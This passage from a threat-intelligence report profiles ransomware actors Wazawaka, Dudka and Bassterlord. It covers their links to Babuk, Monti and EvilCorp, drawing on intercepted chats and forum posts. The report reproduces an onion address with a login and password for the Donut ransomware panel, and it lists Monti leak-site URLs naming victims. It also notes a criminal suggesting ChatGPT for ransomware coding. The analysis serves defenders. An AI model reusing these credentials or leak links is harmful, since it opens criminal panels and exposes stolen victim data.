really?
20:30:25 ✓

solitaire
they showed the news on the federal media. it would have happened anyway. it's good that it is so. they are investigating from 2009
20:30:35 ✓

shokoladniy_zayac
don't see it
20:30:50 ✓

solitaire
we are all under the dome
20:30:58 ✓

they realized that I would not leave the Russian Federation
20:31:11 ✓

the last step is to do as they did
20:31:18 ✓

I talked to Bogachev
20:31:29 ✓

he says it's nothing
20:31:31 ✓

he says I've been living for so many years, nothing happened
20:31:38 ✓

Figure 12. Conversation on the day of Wazawaka's indictment.

The potential connection between Wazawaka and EvilCorp becomes increasingly important as various factors align. Following the U.S. government's sanctions against Evil Corp in 2019 [22], the ransomware group underwent a transformation by renaming its operations to evade scrutiny and continue its illicit activities. Notably, in May 2021, the Babuk data leak site underwent a design refresh, introducing a new identity for the group named 'payload bin.' [2] Threat intelligence (TI) researchers quickly linked this rebranded entity to Evil Corp. This technical association, coupled with the known relationship between Wazawaka and the notorious cybercriminal Bogachev, suggests deeper connections among Wazawaka, Bogachev, and the operations of Evil Corp. It's crucial to note that while these indicators point to a potential association, further analysis is required to solidify this hypothesis and unveil the extent of the relationships.

3.2.2 Dudka

Dudka, also known as garrett, emerges as a pivotal figure in the ransomware landscape, maintaining close connections with Wazawaka and a team member identified as 777. Based on our information, Dudka serves as the developer behind the Babuk and Monti ransomware, showcasing his proficiency in creating both locker and TOR-hosted management panels. Despite his prowess in development, Dudka exhibits comparatively limited experience in infiltrating victim systems. Nevertheless, he stands out as a reputable and well-connected individual within the cybersecurity realm.




Figure 13. Dudka's underground forum account.

In his online persona, he employs images associated with Monti ransomware, and he opts for "mnti" or "monti" as his monikers in underground forums.

In a documented conversation illustrated in Figure 44, Wazawaka and his team members engage in a discussion regarding Dudka. Following a successful attack utilizing the ESXi variant of Monti ransomware, a team member acknowledges the need to fulfill Dudka's share, which amounts to 20% of the profits. Apart from the gains obtained from the ransomware attack, Wazawaka notes that Dudka is encountering issues with encryption algorithms and suggests seeking assistance from ChatGPT to address these challenges.



Figure 14. Conversation about the Dudka.

donat ransomware- кинул команду на 100к уе

Reply Watch

Jul 19, 2023

видел объявление о том что они набирают пентестеров- не в коем случае не идите туда, кидалово сто процентное. нас кинули на 100к сапорт с ником Halk овнер покрывает его и говорит что не при делах- я считаю- овнер должен так же нести ответственность за своих сотрудников к тому же свой процент от кидалова он получил!

JohnStuff название корпзы

дата до сих пор у нас есть

об этом писали во всех изданиях

пост о кидалове выложен в Monti

<https://www.databreaches.net/monti-ransomware-gang-leaks-donut-leaks/>

Dudka
Feb 10, 2023
Messages 6
Reaction score 0
Points 1

Like Reply Report

Figure 15. Donut-Monti scam post authored by Dudka.

In a forum post (as shown in Figure 15) authored by Dudka, he revealed that the Donut ransomware had duped him for a sum of 100,000 USD. Following this incident, Dudka took to Monti's platform to publish a post (as shown in Figure 16) containing the credentials of Donut ransomware's control panel. The occurrence of scams within the threat actor community appears to be prevalent, as demonstrated by Dudka's unfortunate experience. The nature of this ecosystem, rooted in trust among its actors, imposes a vulnerability even upon those engaged in criminal activities. This paradoxical aspect underscores that, within this realm, individuals, despite their illicit endeavors, remain susceptible to scams, highlighting the decreasing level of trust among the threat actors.

MONTI Donut Leaks

Donut Leaks

stole 100,000 usd did not fulfill the terms of the deal
admin cp
<http://qkbbaxiuqqcqb5nox4np4qjcnij2q6m7yeluvj7n5i5dn7pgpcwxwfid.onion>
hulk:BleLeYlzOrPfp7X1

Download links:

views: 51750

Back to home

Figure 16. MONTI post about Donut Ransomware.

Dudka played a crucial role as the primary developer of Babuk ransomware, even releasing its source code in forums, most likely due to his thoughts on karma and spiritual beliefs. In a revealing conversation depicted in Figure 17 between Wazawaka and 777, Wazawaka openly assumed full responsibility for Dudka, acknowledging his indictment for the distribution of Babuk. Interestingly, Wazawaka shared insights from a conversation with Bassterlord, who cautioned about the Threat Intelligence (TI) community and law enforcement possessing information about Dudka, posing a potential risk of de-anonymization. In response, Wazawaka advised Dudka against leaving Russia, underscoring the intricate consequences and risks that extend beyond the digital realm within the threat actor community.

In a separate conversation documented in Figure 18, Wazawaka brought attention to Dudka's mental health challenges. Both Wazawaka and his team member, 777, openly acknowledged the role Dudka played in the failure of Babuk ransomware.

Dudka exhibits an intriguing persona not only in the cyber realm but also in his real life. Unconventionally, he consults a fortune teller (as can be seen from Figure 19) to predict the optimal ransom demand when targeting victims. Dudka's belief in mystic events and the concept of karma adds a unique dimension to his approach. This unconventional blend of cyber activities and spiritual elements showcases the diversity of perspectives within the threat actor landscape, emphasizing the varied motivations and beliefs that can influence their actions beyond the digital realm and rational actions.

Contrastingly, Dudka remains a proficient developer within the cybercrime landscape. In a conversation detailed in Figure 20, Wazawaka and his team member discuss a new botnet crafted by Dudka. Wazawaka expressed expectations of a compact loader rather than a fully functional Remote Access Trojan (RAT) from this new creation. Acknowledging Dudka's mental stability concerns and spiritual beliefs, Wazawaka suggested motivating Dudka during positive moods, revealing a nuanced approach within the team to leverage Dudka's capabilities effectively.



Figure 17. Conversation about Dudka and Wazawaka's indictment.



Figure 18. Conversation about Dudka and Babuk.



Figure 19. Conversation about Dudka and his spiritual beliefs.



Figure 20. Conversation about Dudka's new botnet.

Despite Dudka's crucial role within Wazawaka's team, their relationship appears to be characterized by manipulation and exploitation. In a conversation with his team member shokoladniy_zayac, Wazawaka employed the Russian idiom "Плясать под дудку," equating the dynamic to a dance to his tune. Dudka's name, meaning "flute" in Russian, takes on a symbolic significance in this context[25]. Wazawaka explicitly conveyed that he holds complete control over Dudka and directs his actions. This idiom, representing subservience or obedience, underscores the power dynamics within the team, portraying Wazawaka as the orchestrator of Dudka's capabilities, emphasizing the exploitative nature of their relation.




Figure 21. Conversation about Dudka.

3.2.3 Bassterlord

Bassterlord emerges as a significant figure in the cybercriminal landscape, heading the National Hazard Agency—a team associated with ransomware activities[8]. Notably, Bassterlord has authored two training manuals, showcasing his expertise in the cybercrime world. One of these manuals, distributed freely on Russian hacking forums, reflects his willingness to share knowledge within the hacking community. In a testament to the lucrative nature of his insights, Bassterlord also created a premium manual, sold for \$10,000 per copy[15]. Beyond providing instructional materials, Bassterlord actively engages in direct training, imparting the skills necessary for conducting ransomware attacks to other hackers. Operating as an "access broker," he extends his influence by selling unauthorized access to compromised victim environments, further solidifying his role as a multifaceted player in the cyber underworld.




Figure 22. Conversation about the Bassterlord's retirement.

In March 2023, BassterLord announced his retirement following the release of insights from his private manual, a decision motivated by the pressure he faced from the underground community and his underlying mental stability issues. However, Wazawaka, acknowledged as a close friend, revealed in a conversation with his team members (as shown in Figure 22) that BassterLord's retirement announcement was deceptive. This incident serves as a noteworthy example, highlighting the need for caution in trusting threat actors. It underscores the importance of conducting thorough fact-checking using multiple sources within the Threat Intelligence community to validate information and discern the true intentions of such actors.

Despite its simplicity and limited provision of private information, BassterLord's manual remains actively utilized by other teams, including Wazawaka's. In a conversation captured between Wazawaka and his team members (Figure 23), they discussed the implications of the leaked manual. Wazawaka and his team expressed clear dissatisfaction with BassterLord's decision to release the private manual, as they anticipated negative consequences. They believed that the exposure of weak credentials would prompt fixes, potentially hindering their operations and creating challenges for their endeavors.



Figure 23. Discussion about the implications of the leaked manual.

In another conversation (as shown in Figure 24), Wazawaka explicitly mentioned that he maintains contact with his old friends, underscoring the significance he places on relationships. To illustrate an example, he cited Bassterlord, expressing concern that Bassterlord had deceived his friends by leaking a manual. Wazawaka went so far as to exaggerate his concerns, suggesting a grim outcome by speculating that Bassterlord might face serious consequences, potentially leading to harm. This conversation highlights Wazawaka's emphasis on trust and the potential consequences he envisions when relationships are compromised within this context.




Figure 24. Conversation about Bassterlord.

Despite Bassterlord's prominent status in the ransomware ecosystem, many threat actors, including Wazawaka and his team members, express reservations about the adequacy of Bassterlord's operational security (OPSEC). There is a common belief among them that threat intelligence researchers possess access to all of Bassterlord's devices and communication channels. In a conversation depicted in Figure 25, Wazawaka humorously commented on this situation, suggesting to his team members that if they want to leak a document or information, they should send it to Bassterlord since, according to Wazawaka, anything shared with Bassterlord is essentially becoming public knowledge. This insight provides a glimpse into the skepticism surrounding Bassterlord's security measures within the ecosystem.




Figure 25. Conversation about Bassterlord's OPSEC practices.

The recent dissemination of Bassterlord's manual and its subsequent leak seem to have significantly tarnished his reputation within the threat actor community. Our private intelligence sources, who have acquired Bassterlord's manual, confirm the widespread impact on his standing. These incidents have taken a toll on Bassterlord's mental health, compelling him to make an announcement of retirement, a decision seemingly influenced by external pressures. Despite this announcement, Bassterlord remains active, collaborating with his team members known as the National Hazard Agency. Furthermore, he is reportedly working on a new manual, possibly as an effort to repair the damage done to his reputation and reestablish credibility within the threat actor landscape.

Bogachev holds significant influence among threat actors, as seen in his prominent standing within their circles. In a noteworthy exchange presented in Figure 26, Wazawaka discussed Bassterlord with his team member, dushnila. Wazawaka revealed that Bassterlord, upon receiving a greeting from Bogachev, felt a sense of pride. This interaction serves as a concise yet compelling example of Bogachev's esteemed reputation and the meaningful dynamics within the threat actor network.



Figure 26. Conversation about Bassterlord-Bogachev.

3.2.4 RAMP & XSS & KAJIT

A dispute unfolded within the Russian-speaking ransomware forum RAMP, instigated by Wazawaka around February 2022, involving LockBit, Blackmatter, and Kajit. In an interview, Wazawaka claimed to have transferred RAMP to Kajit[7]. Subsequently, LockBit and Blackmatter accused Kajit of potentially being a law enforcement agent. In an intercepted conversation between Wazawaka and a team member, he openly mentioned orchestrating damage to RAMP's reputation through the administrator of XSS.is (a.k.a. DamageLab). This revelation suggests Wazawaka's involvement in the discord, yet the motivations behind his actions remain unclear due to insufficient information.




Figure 27. Conversation about RAMP forum.

However, it is crucial to note that Wazawaka maintains close relationships with numerous powerful actors in the cybercrime scene. Known for his inclination to involve himself in cybercriminal drama, Wazawaka navigates the intricate web of alliances within the cyber underworld. His connections with key figures amplify the impact of his actions and contribute to the complex dynamics that shape the landscape of digital threats. This penchant for involvement hints at a strategic approach to the cyber realm, where alliances and influence play pivotal roles in navigating the ever-evolving landscape of essentially illicit activities.

3.3 Ransomware Ties

The chronological representation in Figure 28 outlines the evolution of Wazawaka's involvement in the ransomware landscape. Driven by a pursuit of maximum profit, Wazawaka strategically positioned himself as an affiliate within multiple ransomware groups, concurrently managing his own Ransomware-as-a-Service (RaaS) operations. This diversified engagement underscores Wazawaka's adeptness, showcasing his cunning ability to navigate the complex terrain of cyber threats with adaptability and expertise.




Figure 28. Timeline of Wazawaka's involvement in the ransomware landscape.

3.3.1 Babuk

Babuk Locker, known internally as Babyk, left a lasting imprint on the ransomware landscape upon its launch in early 2021, concentrating its efforts on businesses through double-extortion attacks to seize and encrypt valuable data. Following a high-profile assault on the Washington DC Metropolitan Police Department (MPD)[9], the ransomware group, facing heightened scrutiny from U.S. law enforcement, officially declared the cessation of their operations. Dudka took center stage as the primary developer of Babuk Locker and its associated web panel, significantly shaping its evolution. The plot thickened when Dudka publicly released Babuk's source code on the XSS.is forum on September 3, 2021, resulting in the emergence of at least 10 new groups turning into impactful players in the ransomware ecosystem. Wazawaka and his team transcended mere affiliation, assuming managerial responsibilities within the Babuk operation alongside Dudka until the reported closure of their activities.

3.3.2 Monti

Monti ransomware functions as a closed Ransomware-as-a-Service (RaaS)[3], with Wazawaka and their team members serving as managers rather than affiliates since December 2022. This distinction highlights their leadership roles in overseeing the operations of Monti. The development of the platform and encryptors is credited to Dudka (introduced in Section 3.2.2), and crucially, Wazawaka and the associated team members maintain privileged access to the admin panel, as shown in Figure 29.

The screenshot shows the Monti administration interface. At the top, there is a green header bar with the text "MONTI" in white, a "View site" link, and an "Exit" button. Below the header, there are three status indicators: "Public: 9", "Hidden: 1", and "Draft: 1". A "NEW ARTICLE" button is located below these indicators. To the right, there is a "Show" dropdown menu with options: All, Public, Hidden, and Draft. The main content area displays a list of data uploads from different organizations:

- Servizi Omnia All data upload**
http://mblogci3rudehaagbryznitdp33ojwzkg6hn2pkvjq33rycmzcpid.onion/blog/36488a24bd9f8e19b64735365ea6d9a34384e0337e949bb08667a22ec852d572/
2023-05-30 14:40:57 [PUBLIC]
- CSD Network Services Ltd**
http://mblogci3rudehaagbryznitdp33ojwzkg6hn2pkvjq33rycmzcpid.onion/blog/fe4d0ee02d56f7af4fd05822aee9cb127d86976b48d0c4098e9cc695e082e5/
2023-05-11 15:49:55 [DRAFT]
- {UPD} Control & Automation technology - LUX Automation**
http://mblogci3rudehaagbryznitdp33ojwzkg6hn2pkvjq33rycmzcpid.onion/blog/9f0cd3a132b8c5bcd7e2edace269a145da2fc8ee744931c4e7bd61180bcd2/
2023-05-08 22:06:59 [PUBLIC]
- ASL 1 - Avezzano Sulmona L'Aquila *All data upload***
http://mblogci3rudehaagbryznitdp33ojwzkg6hn2pkvjq33rycmzcpid.onion/blog/59817f58a05bc6e9720a72bfca2c78575397a9ee0e56f52b937752d26bde155/
2023-05-08 14:30:19 [PUBLIC]
- Weickert Industries**

Each item in the list includes a small circular icon with a play symbol, the number of views (e.g., 20592 views), and an "Action" button (e.g., Hidden, Draft).

Figure 29. Monti's administration page.

The discovery of identical background images on the TOR hidden webpage of Babuk ransomware (as shown in Figure 30) and the login page of Monti ransomware (as shown in Figure 31) adds a compelling layer of evidence to the hypothesis that both platforms share the same developer, identified as Dudka. Beyond the intercepted communications between threat actors affiliated with these ransomware variants, the matching background images strengthen the case for a common development origin.



Figure 30. Babuk welcome page.

